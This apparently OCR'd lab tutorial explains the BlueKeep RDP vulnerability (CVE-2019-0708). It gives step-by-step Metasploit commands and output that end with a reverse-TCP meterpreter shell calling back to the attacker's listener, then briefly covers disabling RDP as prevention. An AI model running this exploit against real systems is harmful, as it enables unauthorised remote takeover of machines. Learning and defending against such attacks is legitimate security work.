
BLUEKEEP – A MICROSOFT RDP EXPLOIT AND WAYS TO PREVENT

RDP (Remote Desktop Protocol)

Remote Desktop Protocol is a proprietary protocol developed by Microsoft which provides a user with a graphical interface to connect to another computer over a network connection. The user employs RDP client software for this purpose, while the other computer must run RDP server software.

Steps for Exploitation:

Result of vulnerability scanning/enumeration using Nessus:



Microsoft RDP RCE (CVE-2019-0708) Vulnerability Description

The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code.

Exploitation

Step 1: Search and Use the exploit ; "**windows/rdp/cve_2019_0708_bluekeep_rce**"

```
msf6 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Step 2: use "show options" command to check variables infos. These variables are required for the exploit module to run. Unrequired variables can also be set but can leave as is.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS                            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
```

Step 3. Set the required variables

RHOSTS – is for setting the victim's IP Address

LHOSTS – or Listening Host , should be set with the attacker's IP Address

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 10.0.2.8
RHOSTS ⇒ 10.0.2.8
```

Step 4: After setting the required variables for the exploit, configure targets for the attack. To check available and possible targets , use “show targets” command.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
   1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
   3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
   4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
   5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
   6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
   7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
   8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)
```

Select , choose and set the exploit target

* In this case, assume the target machine is on or running Windows 7 SP1/2008 R2 and it is on virtual box

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target ⇒ 2
```

Use “**set target <id>** ” command to set the selected exploit target.

Note: target <id> is the numeric characters in the Id tab

Step 5: As the variables for the exploit module is set, the exploit is ready to execute.

Optional: A payload can be set before running the exploit. For this module, the payload is set as windows/x64/meterpreter/reverse_tcp .

Use “**exploit**” or “**run**” command to execute the exploit

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.8:3389 - Executing automatic check (disable AutoCheck to override)
[*] 10.0.2.8:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 10.0.2.8:3389         - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.0.2.8:3389         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.8:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.0.2.8:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 10.0.2.8:3389 - ←———————— | Entering Danger Zone | ————————→
[*] 10.0.2.8:3389 - Surfing channels ...
[*] 10.0.2.8:3389 - Lobbing eggs ...
[*] 10.0.2.8:3389 - Forcing the USE of FREE'd object ...
[!] 10.0.2.8:3389 - ←———————— | Leaving Danger Zone | ————————→
[*] Sending stage (200262 bytes) to 10.0.2.8
[*] Meterpreter session 1 opened (10.0.2.5:4444 → 10.0.2.8:49159) at 2021-04-10 04:19:30 -0400

meterpreter >
```


After running the exploit module, a successful meterpreter shell is acquired and is ready for post exploitation.

How to Prevent Windows MSRDP Vulnerability

In any windows system, MSRDP is disabled as default. Users can enable and disable according to their liking but leaving it enable can cause critical vulnerability in the system or machine.

To check the Windows MSRDP:

Go to **Control Panel > System & Security > System > Remote Settings/Advance Systems Setting**



In this **System Properties**, RDP can be enable and disabled**.**

Note: Enabling or allowing remote settings in windows opening a service port and opening a service port can cause the machine to become vulnerable for attacks. Disabling features like RDP when not in use would be a wise move for the machine to be less vulnerable for attack